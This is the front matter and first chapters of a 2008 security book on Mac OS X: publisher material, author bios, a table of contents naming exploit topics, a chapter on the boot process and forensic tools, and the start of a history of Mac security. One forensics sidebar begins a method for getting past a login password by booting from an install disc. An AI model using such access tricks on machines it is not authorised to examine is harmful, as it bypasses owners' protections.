Syngress is committed to publishing high-quality books for IT Professionals and delivering those books in media and formats that fit the demands of our customers. We are also committed to extending the utility of the book you purchase via additional materials available from our Web site.
SOLUTIONS WEB SITE
To register your book, visit www.syngress.com/solutions. Once registered, you can access our [email protected] Web pages. There you may find an assortment of valueadded features such as free e-books related to the topic of this book, URLs of related Web sites, FAQs from the book, corrections, and any updates from the author(s).
ULTIMATE CDs
Our Ultimate CD product line offers our readers budget-conscious compilations of some of our best-selling backlist titles in Adobe PDF form. These CDs are the perfect way to extend your reference library on key topics pertaining to your area of expertise, including Cisco Engineering, Microsoft Windows System Administration, CyberCrime Investigation, Open Source Security, and Firewall Configuration, to name a few.
DOWNLOADABLE E-BOOKS
For readers who can’t wait for hard copy, we offer most of our titles in downloadable Adobe PDF form. These e-books are often available weeks before hard copies, and are priced affordably.
SYNGRESS OUTLET
Our outlet store at syngress.com features overstocked, out-of-print, or slightly hurt books at significant savings.
SITE LICENSING
Syngress has a well-established program for site licensing our e-books onto servers in corporations, educational institutions, and large organizations. Contact us at [email protected] for more information.
CUSTOM PUBLISHING
Many organizations welcome the ability to combine parts of multiple Syngress books, as well as their own content, into a single volume for their own internal use. Contact us at [email protected] for more information.
Visit us at
Kevin Finisterre
Larry H.
“Makers”) of this book (“the Work”) do not guarantee or warrant the results to be obtained from the Work. There is no guarantee of any kind, expressed or implied, regarding the Work or its contents. The Work is sold AS IS and WITHOUT WARRANTY. You may have other legal rights, which vary from state to state. In no event will Makers be liable to you for damages, including any loss of profits, lost savings, or other incidental or consequential damages arising out from the Work or its contents. Because some states do not allow the exclusion or limitation of liability for consequential or incidental damages, the above limitation may not apply to you.
You should always use reasonable care, including backup and other appropriate precautions, when working with computers, networks, data, and files.
Syngress Media®, Syngress®, “Career Advancement Through Skill Enhancement®,” “Ask the Author UPDATE®,” and “Hack Proofing®,” are registered trademarks of Elsevier, Inc. “Syngress: The Definition of a Serious Security Library”™, “Mission Critical™,” and “The Only Way to Stop a Hacker is to Think Like One™” are trademarks of Elsevier, Inc. Brands and product names mentioned in this book are trademarks or service marks of their respective companies.
KEY SERIAL NUMBER
001 HJIRTCV764
002 PO9873D5FG
003 829KM8NJH2
004 BAL923457U
005 CVPLQ6WQ23
006 VBP965T5T5
007 HJJJ863WD3E
008 2987GVTWMK
009 629MP5SDJT
010 IMWQ295T6T
PUBLISHED BY Syngress Publishing, Inc. Elsevier, Inc.
30 Corporate Drive Burlington, MA 01803
OS X Exploits and Defense
Copyright © 2008 by Elsevier, Inc. All rights reserved. Printed in the United States of America. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.
Printed in the United States of America 1 2 3 4 5 6 7 8 9 0
ISBN 13: 978–1-59749–254–6
Publisher: Andrew Williams Page Layout and Art: SPi Publishing Services Technical Editor: Paul Baccas Copy Editor: Judy Eby
Technical Editor
vi
Contributing Authors
Kevin Finisterre is the former Head of Research and Co-founder of SNOSoft, Inc. aka Secure Network Operations. Kevin’s primary focus has been on the dissemination of information relating to the identification and exploitation of software vulnerabilities on various platforms. Apple, IBM, SAP, Oracle, Symantec, and HP are among many vendors that have had problems that were identified by Kevin. Kevin is currently very active in the Apple research and exploitation scene. He enjoys testing the limits and is constantly dedicated to thinking outside the box. His current brainchild is the project he calls DigitalMunition.com.
Larry H. has been doing security research on the Macintosh platform for over 2 years (since mid 2006), with strong focus on kernel land security and imple-mentation of proactive defense mechanisms for both Linux and the XNU kernel. Even though computers aren’t his main occupation, he enjoys developing new and improving existent exploitation and IDS evasion techniques, as well as researching on secure OS design, security policy frameworks (MAC, RBAC, MLS, etc) and applied data mining. Even though this all sounds pretty serious, he enjoys humor for the banter as well as reading through the King James Bible quite frequently.
I would like to thank Kevin and Lance M. Havok for the technical and friendly discussions, comments and advice, as well as sharing their respective experiences working on Mac OS X security research. I’ve tried to use a clear, simple, and not pedantically over-complicated style when writing for this book, simply because knowledge is not meant to be kept exclusive for a bunch of lucky smarty-pants, and anyone should be able to understand the concepts exposed here with minimal knowledge of OS internals and low level programming. Also, I want to state that any relation of names, nicknames, events and situations might be purely coincidental and used for clarity and completeness, there’s no intention to neither offend nor compromise the reputation of the software vendors, public figures, professionals, etc, involved or mentioned throughout the text.
vii
poking a keyboard. In these regards, I would like to thank Dave Aitel, for being there through the years without shifting his ideas and philosophy towards the trends, keeping a positive attitude and disregarding the vast amount of people who envy his achievements. He made this hobby much more appealing.
Last but not least, I want to thank Elsevier Publishing for giving me the opportunity (and Kevin himself) to contribute to this book and put effort intro creating the first, as far as I know, exclusive printed reference for Mac OS X security. Hopefully it fulfills the expectations of readers and insomniacs alike. Even though I had difficulty to meet the deadline and still provide enough meaningful content, covering what I deem some of the most important aspects of Mac OS X security research. I want to thank Apple for developing such a stable operating system and always making it appealing to the eye (while security is already improving as well).
“He deservedly loses his own property who covets that of another.” Phaedrus
David Harley has been researching and writing about malicious software and other security issues since the end of the 1980s. From 2001 to 2006 he worked in the UK’s National Health Service as a National Infrastructure Security Manager, where he specialized in the management of malicious software and all forms of email abuse, as well as running the Threat Assessment Centre, and has worked since as an independent author and consultant for Small Blue-Green World. He joined ESET’s Research team in January 2008.
He was co-author of “Viruses Revealed” (McGraw-Hill) and lead author and technical editor of “The AVIEN Malware Defense Guide for the Enterprise” (Syngress), as well as a contributor to “Botnets: the Killer Web App” (Syngress). He has contributed chapters to many other books on security and education for publishers such as Wiley, Pearson and Vieweg, as well as a multitude of specialist articles and conference papers. In his copious free time he is Chief Operations Officer for AVIEN (the Anti-Virus Information Exchange Network) and administers the Mac Virus web site.
viii
Detect, Defend (Syngress Publishing, ISBN: 19318360305). He has contributed to several other Syngress publications, including Penetration Tester’s Open Source Toolkit (ISBN: 1–5974490210), Stealing the Network: How to Own an Identity (ISBN: 1597490067), InfoSec Career Hacking (ISBN: 1597490113), and OS X for Hackers at Heart (ISBN: 1597490407). He has a BS from Angelo State University in Computer Science and a whole bunch of certifications to make himself feel important. He lives in Maryland with his wife, Jennifer, and daughter, Ashley.
Johnny Long is a Christian by grace, a professional hacker by trade, a pirate by blood, a ninja in training, a security researcher and author. He can be found lurking at his website (http://johnny.ihackstuff.com). He is the founder of Hackers For Charity (http://ihackcharities.org), an organization that provides hackers with job experience while leveraging their skills for charities that need those skills.
Contents
ix
Chapter 1 Macintosh OS X Boot Process and Forensic Software . . . 1
Introduction . . . 2
The Boot Process . . . 3
The Macintosh Boot Process . . . 4
EFI and BIOS: Similar but Different . . . 4
DARWIN . . . 5
The OS X Kernel . . . 5
Macintosh Forensic Software . . . 6
BlackBag Forensic Suite . . . 6
Directory Scan . . . 7
FileSpy . . . 8
HeaderBuilder . . . 9
Other Tools . . . 10
Carbon Copy Cloner . . . 11
MacDrive6/7 . . . 13
Summary . . . 16
Chapter 2 Past and Current Threats . . . 17
Before the Flood . . . 18
The 21st Century Threatscape . . . 26
Apple Vulnerability/Update Retrospective . . . 27
Exploit Development and Research . . . 56
Chapter 3 Malicious Macs: Malware and the Mac . . . 69
Introduction . . . 70
Taxonomy of Malware . . . 72
Viruses . . . 72
Worms . . . 73
Trojan Horses . . . 75
Rootkits and Stealthkits . . . 75
Bots and Botnets . . . 77
Memetic Malware . . . 78
Pre-OS X Mac Malware . . . 81
HyperCard Infectors . . . 81
Application and System Viruses . . . 83
Trojans . . . 86
Heterogeneous Malware Transmission . . . 91
Worms: AutoStart and After . . . 92
OS X and Malware . . . 94
Case Study–OSX/DNSChanger . . . 96
Self-launching vs. User-launched . . . 102
What Does That Mean? . . . 103
Media Attitudes . . . 103
Schadenfreude or Armageddon? . . . 105
Is That It Then? . . . 106
The Future . . . 108
Message to the User Community . . . 110
Message to Apple (and Microsoft!) . . . 111
Watch and Learn . . . 112
Summary . . . 113
Solutions Fast Track . . . 115
Frequently Asked Questions . . . 119
Chapter 4 Malware Detection and the Mac . . . 121
Introduction . . . 122
Safe Out of the Box? . . . 123
Anti-malware Technology . . . 132
More About EICAR . . . 133
Classic Anti-malware Detection Techniques . . . 136
Signature Scanning . . . 139
Heuristics Revealed . . . 140
Anti-malware Products . . . 142
Anti-malware Before OS X . . . 143
Disinfectant . . . 145
Anti-malware and OS X . . . 147
avast! . . . 147
ClamAV . . . 148
ClamXav . . . 149
Intego VirusBarrier . . . 151
MacScan . . . 152
McAfee Virex/VirusScan for Mac . . . 152
Sophos . . . 154
Symantec . . . 155
Product Testing . . . 157
Summary . . . 159
Solutions Fast Track . . . 159
Chapter 5 Mac OS X for Pen Testers . . . 163
Introduction . . . 164
The OS X Command Shell . . . 166
Compiling and Porting Open Source Software . . . 169
OS X Developer Tools . . . 170
Perl . . . 172
Configuring CPAN . . . 173
Using CPAN’s Interactive Mode . . . 175
Using CPAN in Command-line Mode . . . 178
Installing XWindows . . . 178
Compiling Programs on Mac OS X . . . 180
Compiling Versus Porting . . . 180
Installing Ported Software on Mac OS X . . . 181
Why Port: A Source Install Gone Bad! . . . 181
OpenDarwin . . . 183
Fink . . . 187
Installing Binary Packages Using apt-get . . . 188
Installing Source Packages using fink . . . .189
Installing Source or Binary Packages Using Fink Commander . . . 190
Using The “Top 75 Security Tools” List . . . 192
Category: Attack (Network) . . . 193
Category: Attack (Scanner) . . . 194
Category: Attack (Web) . . . 194
Category: Crypto . . . 195
Category: Defense . . . 196
Category: Defense / Forensics . . . 197
Category: Evasion . . . 197
Category: Footprinting . . . 198
Category: Monitor (Sniffing) . . . 199
Category: Multipurpose . . . 201
Category: Password Cracking . . . 201
Category: Password Cracking (Remote) . . . 202
Category: Programming . . . 203
Category: Scanning . . . 203
Installing and Using The “Big” Tools . . . 204
Wireshark . . . 204
Installing Wireshark on MacOS X from Source . . . 204
Installing Wireshark on MacOS X Using DarwinPorts . . . 210
Summary . . . 215
Solutions Fast Track . . . 215
Links to Sites . . . 216
Frequently Asked Questions . . . 217
Chapter 6 WarDriving and Wireless Penetration Testing with OS X . . . 219
Introduction . . . 220
WarDriving with KisMAC . . . 220
Starting KisMAC and Initial Configuration . . . 220
Configuring the KisMAC Preferences . . . 221
Scanning Options . . . 222
Filter Options . . . 223
Sound Preferences . . . 223
Traffic . . . 226
KisMAC Preferences . . . 227
Mapping WarDrives with KisMAC . . . 228
Importing a Map . . . 228
Using a GPS . . . 228
Ready to Import . . . 229
WarDriving with KisMAC . . . 233
Using the KisMAC Interface . . . 233
The KisMAC Window View Buttons . . . 234
Additional View Options with KisMAC . . . 236
Penetration Testing with OS X . . . 238
Attacking WLAN Encryption with KisMAC . . . 238
Attacking WEP with KisMAC . . . 238
Reinjection . . . 240
Attacking WPA with KisMAC . . . 242
Other Attacks. . . 243
Bruteforce Attacks Against 40-bit WEP . . . 243
Wordlist Attacks . . . 243
Other OS X Tools for WarDriving and WLAN Testing . . . 243
Summary . . . 246
Solutions Fast Track . . . 246
Frequently Asked Questions . . . 248
Chapter 7 Security and OS X . . . 251
Leopard and Tiger Evasion . . . 252
Application Firewall . . . 252
dylib (Dynamic Library) Injection and Other Nifty Tricks . . . 261
Return to dyld Stubs and libSystem for Tiger . . . 264
Leopard and Address Space Layout Randomization (ASLR) . . . 269
Month of Apple Bugs . . . 272
Pressure on Vendors and Effects . . . 272
Overview of the Outcome . . . 273
The Beginning: QuickTime RTSP URL Handler Flaw . . . 275
A iPhoto Photocast XML Format String Vulnerability . . . 276
The Exploit of the Apes . . . 277
Apple DMG and Filesystem-related Kernel Vulnerabilities . . . 280
AppleTalk ATPsndrsp( ) Heap Buffer Overflow Vulnerability . . . 281
A mDNSResponder in Scarlet . . . 282
The First Flaw: 1990 Style Stack Buffer Overflows Rock . . . 284
The Second Flaw: When You Go Beyond the Limits . . . 285
Abusing the mDNSResponder for Remote Root Profit . . . 287
Chapter 8 Encryption Technologies and OS X . . . 289
Introduction: OS9 TO OS X . . . 290
OS X Security and Encryption: Encryption Within OS X . . . 291
The System Keychain . . . 291
Better Keychain Security . . . 292
OS X Security and Encryption: OS X Password Encryption . . . 293
Symmetric Ciphers . . . 293
Asymmetric Ciphers . . . 293
Hashes . . . 294
Password Cracking . . . 295
Shadows and DES . . . 295
SHA-1 . . . 296
Windows LAN Manager . . . 296
Salt and Rainbow Tables . . . 297
Disk Images and Secure Virtual Disks . . . 297
FileVault and Encrypted DMG Files . . . 297
AES . . . 298
FileVault . . . 299
Plaintext Memory . . . 300
Insecure Hardware . . . 301
Firewire DMA . . . 301
Patching DMA . . . 302
Alternative RAM Attacks . . . 303
Wireless Encryption . . . 304
WEP . . . 305
Initialization Vectors . . . 305
WEP Threats . . . 306
Wi-Fi Protected Access (WPA) . . . 307
WPA Threats . . . 308
Entropy, Passwords, and WPA . . . 308
Secure Communication . . . 309
Secure Socket Layer . . . 309
Diffie and Hellman, Public Key Exchange . . . 310
Man In the Middle . . . 311
Certificate Authorities . . . 312
Secure Communications: Summary of Suggestions: . . . 312
Secure Shell and Tunneling . . . 313
Open Source Efforts . . . 313
SSH . . . 313
SSHD . . . 316
VPN Encryption . . . 317
Vpn. . . 317
PPTP, L2TP, and OPENVPN . . . 317
IPsec . . . 317
IPv6 . . . 318
Summary . . . 320
References . . . 320
Chapter 1
Macintosh OS X
Boot Process and
Forensic Software
Solutions in this chapter:
The Boot Process
The Macintosh Boot Process
Macintosh Forensic Software ■
■
■
Introduction
“The computer for the rest of us” was never considered much of a hacker’s platform. The original Mac didn’t even have arrow keys (or a control key, for that matter), forcing the user to stop what he was doing, take his hands off the keyboard, and use the mouse. The Mac’s case was sealed so tight, a special tool known as the “Mac cracker” was made to break it open. It was a closed machine, an information appliance. The expansionless design and sealed case of the Mac stood in stark contrast to the Apple II that came before it.
With its rich graphical interface and ease of use, the Mac became the standard for graphic artists and other creative types. Custom icons and desktop patterns soon
abounded. The users that embraced the Macintosh for its simplicity began using ResEdit (Resource Editor) to modify system files and to personalize their machines. The Mac developed a fanatical following, and you could rest assured that each fanatic’s system was unique, with the icons, menus, program launchers, windows, sounds, and keyboard shortcuts all scrutinized and perfected to meet his personal needs. My Color Classic even played Porky Pig’s “That’s all folks” each time it shut down (although the novelty wore off on that one pretty quick…).
Mac OS X was met with some trepidation. It broke every program and system modification, it didn’t have a proper Apple menu — and what on earth was this “dock”? Jef Raskin, who gave the Mac its name, wrote of Mac OS X, “Apple has ignored for years all that has been learned about developing UIs. It’s unprofessional, incompetent, and it’s hurting users.” Bruce Tognazzini, founder of the Apple Human Interface Group, even penned an article titled “Top 10 Reasons the Apple Dock Sucks.”
Mac OS X was an entirely different operating system. Most classic Mac OS appli-cations were compatible, but only when operating inside a special run-time environ-ment. All system extensions and user interface modifications were permanently lost. For many users, these changes are what made the computer “theirs” and they replied heavily upon their customizations to efficiently get work done. The loss was tremen-dous. And it was worth it.
Preemptive multitasking, symmetric multiprocessing, multithreading, and protected memory... Protected memory was the one I wanted most.
Protected memory doesn’t do much good when all your apps are running in the Classic Environment and the user interface did indeed leave a lot to be desired. But with each revision, Mac OS X has improved dramatically. The Macintosh has become “the computer for everybody.” For novices, it remains the easiest computer there is. For enthusiasts, as in the old days, there is a vast array of third party applications, utilities, and customizations, to tweak and improve the way the OS works. For hackers and programmers, there’s the command line and the BSD Unix compatibility layer.
All the power, all the tools, and all the geekery of Linux is present in Mac OS X. Shell scripts, X11 apps, processes, kernel extensions… it’s a UNIX platform. It’s even possible to forgo Apple’s GUI altogether and run KDE. Why you’d want to is another matter. While its UNIX core is what has made Mac OS X a viable platform for hackers and programmers, it’s the user interface that has made it popular.
Apple’s Terminal application is perpetually running on my PowerBook, but so is iTunes, iCal, and a slew of Dashboard Widgets.
The Boot Process
In this section we will look at the startup process that most computers go through and how the fundamental operating systems get loaded and started. You will see that computers start with tiny steps that build on each other, getting larger until the entire system is loaded and running. Only then can you, the end user, issue commands that the computer interprets and understands.
One of the most popular analogies for how a computer starts up is the amnesia scenario. For a moment look around you at the things you use everyday: telephones, pencils, coffee cups, and so on. Now imagine that you closed your eyes and when you opened them you didn’t recognize any of those things, and didn’t know how they worked. That is what happens inside a computer when you press the reset or the power button.
At the most fundamental level, computers understand only two things: true and false. The process of getting the computer from being a completely blank state to a fully running operating system is one of the fundamental items that every investigator should understand.
After looking at how a Macintosh boots, we will look at some of the tools that are available for analyzing Macintosh systems using both the Macintosh and Windows operating systems.
meaning the leather tabs you use to pull on your boots. Either way it is a part of computer history and lore and is commonly used as the computer term for the initial startup of the system. All systems that are able to run Microsoft or Linux operating systems use the same boot up process. Once the computer completes this initial startup the specific operating system will load what it needs to continue. First we will look at the boot process in detail.
The Macintosh Boot Process
In this section, we will briefly examine the way an Apple Macintosh computer boots. The information here is for the Mac OS X version of their operating system using Intel based microprocessors. Older Motorola chipset Macintosh computers use a much different boot process.
OS X uses Open Firmware that is very much like the BIOS noted earlier. The Open Firmware that Apple uses in the Macintosh is based on the IEEE-1275 standard.
EFI and BIOS: Similar but Different
Just like any other computer on the market, when the power switch is activated on a Macintosh, the system goes through a Power On Self Test (POST), resets the micro-processor, and starts the execution of initialization code, which is the Open Firmware instead of BIOS.
Like the BIOS, Extensible Firmware Interface (EFI) checks the configuration of the machine and loads any device ROMs that it finds into memory. It then looks for a default boot device… and here is where it gets interesting. There are numerous optional startup functions that EFI can perform based on user input. Single keys, known as “snag keys,” can be pressed that will allow the system to boot from specific devices.
Pressing the C key will attempt to boot from the CD/DVD-ROM drive. Pressing the D key will attempt to boot from the first hard disk drive. Pressing the N key will attempt to boot from the Network Interface Controller (NIC).
Pressing the Z key will attempt to boot from the ZIP drive.
■
■
■
It is also possible to enter the EFI interactive console mode by pressing the cmd-opt-O-F key combination during power up. (Note: If you are like me and just tried this before reading on, typing mac-boot at the prompt will let the Macintosh finish booting.) You should read a good source of Open Firmware/EFI commands before trying the console mode. An excellent mirror of the Open Firmware Working Group is at http://bananjr6000.apple.com/1275/.
The EFI program is located in the BOOT.efi file. This is the portion of the boot loading process that loads the OSX kernel and starts the user interface.
DARWIN
To many die-hard Macintosh users the move to OS X wasn’t immediately seen as a move to the open source UNIX environment. It wasn’t long before they realized their beloved Mac was now a UNIX machine. When you look at the roots of OS X, a large number of open source modules and programs were obtained from other groups includ-ing Carnegie Mellon, FreeBSD, GNU, Mach, Xfree86, NEXTSTEP, and OPENSTEP.
The OS X Kernel
In a nutshell the real OS X is when the combination of several components come together. XNU is the actual OS X kernel name on the boot drive. It is comprised of the following modules:
Mach Provides the service layer to the kernel
n BSD Provides the primary system program interface I/O Toolkit Provides driver support
LIBSA & LIBKERN Kernel libraries
The Platform Expert A motherboard-specific hardware abstraction layer Apple I/O components The unique Mac interfaces
Apple uses proprietary components to invoke the Macintosh look and feel to the open source products listed. Carbon, Cocoa, Quartz, OpenGL, QuickTime, and the Aqua interfaces are just a few of the unique interfaces that make the Macintosh so special.
■
■
■
■
■
Macintosh Forensic Software
Only recently has the Macintosh begun to be accepted in the forensic community. Listed next are just a few of the tools that can make forensics of OS X systems easier.
As with all forensic tools, the examiner should have a solid understanding of how tools work and should be able to prove by demonstration that each finding produced by the tool can be duplicated in a court of law.
BlackBag Forensic Suite
BlackBag Technologies, Inc. is one of the few providers of forensic software for the Macintosh platform. Its Macintosh Forensic Suite is a collection of 26 modules that can be launched individually or from the Forensic Suite Toolbar (see Figure 1.1).
Notes from the Underground…
Bad Guy Won’t Give You The Password? No Problem!
If you need to investigate a Macintosh that is running OS X and you need to access a program on a booted forensic copy of the subject’s drive, and he won’t give you his login password, don’t worry. If you have any version of the Macintosh OS X boot CD or DVD, place that in the examination system and hold down the C key to boot from the CD/DVD drive.
Directory Scan
The Directory Scan utility allows you to view all the files and folders on a Macintosh volume (see Figure 1.2). A volume can be any mounted storage device including USB or Firewire devices. All files, including invisible files, can be examined to include Data Fork/ Resource Fork data sizes, Creator and Type codes, and all important date/time stamps.
You can select individual files and folders for export to a new directory for
further examination as well as printing a comprehensive report on all the files viewed or selected in the main window.

FileSpy
When you need to take a quick look inside of a file that has forks, FileSpy is a good tool (see Figure 1.3). This utility allow you to view either fork in a file, see the relative sizes of each fork, and move to any sector of a file directly. The utility even
Notes from the Underground…
Data and Resource Forks
The Macintosh file system is unique in that every file contains two parts known as Forks. The Resource Fork typically contains program components like pref-erences for the file, special menus or icons, special controls or buttons and the last window position.
The Data Fork typically contains the data that the user supplied or created as part of the file. It is not uncommon to find that one fork is empty. Knowing how these two forks interact can be of great benefit during tough investiga-tions of Macintosh computers.
More information can be found at the Apple Developer Connection: The Data Fork and the Resource Fork: http://developer.apple.com/documentation/mac/ MoreToolbox/MoreToolbox-.html.

HeaderBuilder
Because the header is a calculated portion of Macintosh files, changing the header or repairing one can be time and math intensive using a traditional hex editor. HeaderBuilder makes this an easy task by allowing you to make the changes and then generate the CRC32 checksum and the MD5 hash of the file immediately (see Figure 1.4).
[image:24.540.67.493.67.448.2]Other Tools
Other utilities in the Forensic Suite include:
Breakup Splits large folders or files into more manageable sizes.
Comment Hunter Looks in the Comment fields of Mac files for keywords. DCFLDDassistant Launches the Macintosh version of DCFLDD.
File Searcher Looks for specific filenames or Type/Creator codes. GraphicView Uses the QuickTime engine to view files or movies. HFS Extractor Converts image file formats (Sfaeback, Linux, DD, FWB). ImageBuster Searches image files for keywords.
ListBuilder Allows you to create keyword lists in native languages (Spanish, Russian, etc.).
LockMaster Allows you to quickly lock or unlock a large number of files/folders.
MacCarver Lets you carve image files from within a container.
PhantomSearch Allows you to capture all the invisible files of a volume.
■
■
■
■
■
■
■
■
■
■
[image:25.540.48.475.83.310.2]Typer A very fast little utility that shows/changes the Type/Creator for a given file.
VolumeExplorer HFS partition analyzer.
Carbon Copy Cloner

Mike Bombich has created a handy utility called Carbon Copy Cloner (CCC) for making backups or copies of important data on your Macintosh. It is a front-end for several less than intuitive utilities that are part of OS X.
As the name implies CCC can clone one hard disk to another when you use its default options. This copy can also be made to an image file on another drive, but it should be noted that this is not a forensic copy of the original (see Figure 1.5).
Documentation is available at the Bombich Software site: www.bombich.com/ software/ccc.html.
■
■

[image:26.540.135.418.292.612.2]Only Macintosh formatted volumes can be “cloned” using CCC; any other DOS or UNIX formats are not recognized in the drop-down menus. If you do not have psync installed, you can install it from the Preferences menu (see Figure 1.6).

Note the list of files that are not copied in the Advance Settings Dialog (see Figure 1.7).
[image:27.540.93.429.141.356.2]The CCC documentation goes into more detail on the list of files that are not copied during the clone process. This can be because of PowerMac to Intel Macintosh copying causing problems. When in doubt check the reference material or the online forum.
MacDrive6/7

Technically Mediafour MacDrive 6 or 7 is not Macintosh software; it really is a Windows program that lets you mount and read Macintosh formatted volumes. MacDrive 6 is for Windows 2000 and 98SE; MacDrive 7 is for Windows XP (see Figure 1.8), Vista, and Server 2003.
If you have a Windows-based workstation and need to quickly view some files on a Macintosh volume, this utility can be very helpful.
[image:28.540.148.412.65.401.2]From the main menu you have the quick choices of Exploring a Macintosh volume, burning a Macintosh formatted CD or DVD, and formatting or repairing a Macintosh formatted volume. Mounted Macintosh volumes are shown with a small red Apple logo (see Figure 1.9).
[image:29.540.88.432.66.391.2]Summary
Now you can see how the computer progresses through the steps of booting up. The power supply generates the Power-Good signal that resets the microprocessor and starts the loading of the BIOS from the Boot ROMs. Then the computer checks all its basic functions during the Power On Self Test (POST). If the POST is successful the computer then progresses through the different phases of loading the necessary drivers and initialization code that eventually leads to the computer finding the Boot Loader for a given operating system, which it then loads and runs. Finally the kernel of the operating system is loaded and the computer completes the boot process when the login prompt or command prompt is displayed and the computer is waiting for input.
17
Chapter 2
Past and Current
Threats
Solutions in this chapter:
Before the Flood
The 21st Century Threatscape
■
Before the Flood
Contrary to popular belief, there has never been any shortage of Macintosh-related security issues. OS9 had issues that warranted attention; however, due to both igno-rance and a lack of research, many of these issues never saw the light of day. No solid techniques were published for executing arbitrary code on OS9, and I cannot think of any notable legacy Macintosh exploits. Due to the combined lack of obvious vulnerabilities and accompanying exploits, Macintosh appeared to be a solid platform. (See http://www.w3.org/Security/Faq/wwwsf3.html#Q20.)
In the late 1990s, the World Wide Web Consortium (W3C) stated that, “The safest Web site is a bare-bones Macintosh running a bare-bones Web server.” In an almost endorsement-like fashion, W3C went on to state that, “As far as the security of the WebSTAR server itself goes, there is reason to think that WebSTAR is more secure than its UNIX and Windows counterparts.” W3C’s reasoning was based on their assumption that since “…Macintosh does not have a command shell, and because it does not allow remote logins, it is reasonable to expect that the Mac is inherently more secure than other platforms.”
No specific security problems were known in either WebSTAR or its shareware ancestor MacHTTP. Both Star Nine and several other folks in the Macintosh commu-nity were making some fairly outrageous claims about Macintosh security in general. For example, Tidbits #317 from March 4, 1996, described the results of an all-to-familiar “Crack-a-Mac” style contest. Comments from the article are humorous to read and it is almost odd how similar misconceptions continue to reverberate through the Macintosh community. Two comments that really jumped out at me were, “The goal was to raise awareness of the fact that Macintosh servers make the most secure platform for World Wide Web servers,” and “We didn’t need a firewall or packet filter on the router, since all of the CPU’s on the network were Macs.”
Around the same timeframe, the US Army began to rely on OS9 and WebSTAR as its platform of choice for combating the barrage of hacks against their NT
machines. I can remember calling Charles Stevenson and actually laughing out loud together as we joked about the headlines: “Army Marches on to MacOS,” “Army Bombs NT, Buys Mac,” “Army Web Site Ditches NT for Security Reasons,” “US Army on Choosing Macs: Windows NT Not All That it Can Be.” Based on the headlines alone it was pretty clear that the Army was not happy with their Windows-based solution and felt that the Macintosh was a much more secure alternative. (See http://web.archive.org/web/20030621110454/http:/www.dtic.mil/armylink/news/ Sep1999/a19990901hacker.html.)
The Army even posted its own headline on the Defense Technical Information Center Web site. The title to their Public Relations release read, “Web Page Hacker Arrested, Government Sites Becoming More Secure.” In the article, Christopher Unger, who was the current Army Web site administrator, said that the Army had moved its Web sites to a more secure platform. He directly mentioned that they were currently using Macintosh operating system (OS) servers running WebSTAR for the army.mil Web page. Unger went on to say that their decision was based on the research from W3C, claiming that Macintosh was more secure than other platforms. Mirrors of both the www.2rotc.army.mil and www.cpma.apg.army.mil Web servers are available at http://www.attrition.org/mirror/attrition/2000/03/11/cpma.apg.army.mil/, and www. attrition.org/mirror/attrition/2000/03/10/www.2rotc.army.mil/
http://archives.cnn.com/2000/TECH/computing/03/20/crime.boy.idg/ index.html
While all of this was going on, Charlie, a software engineer at Yellow Dog Linux, and I were both on the cutting edge of actual Macintosh exploitation. We were working together at picking up the small pieces left behind by palante, lamagra, and drow, and were literally on the cusp of pioneering our own techniques of exploita-tion on Macintosh-based hardware. I think it is obvious why we found all the news to be so humorous. While other people were off making wild claims on the
Macintosh mailing lists, Charlie and I were off doing real research.
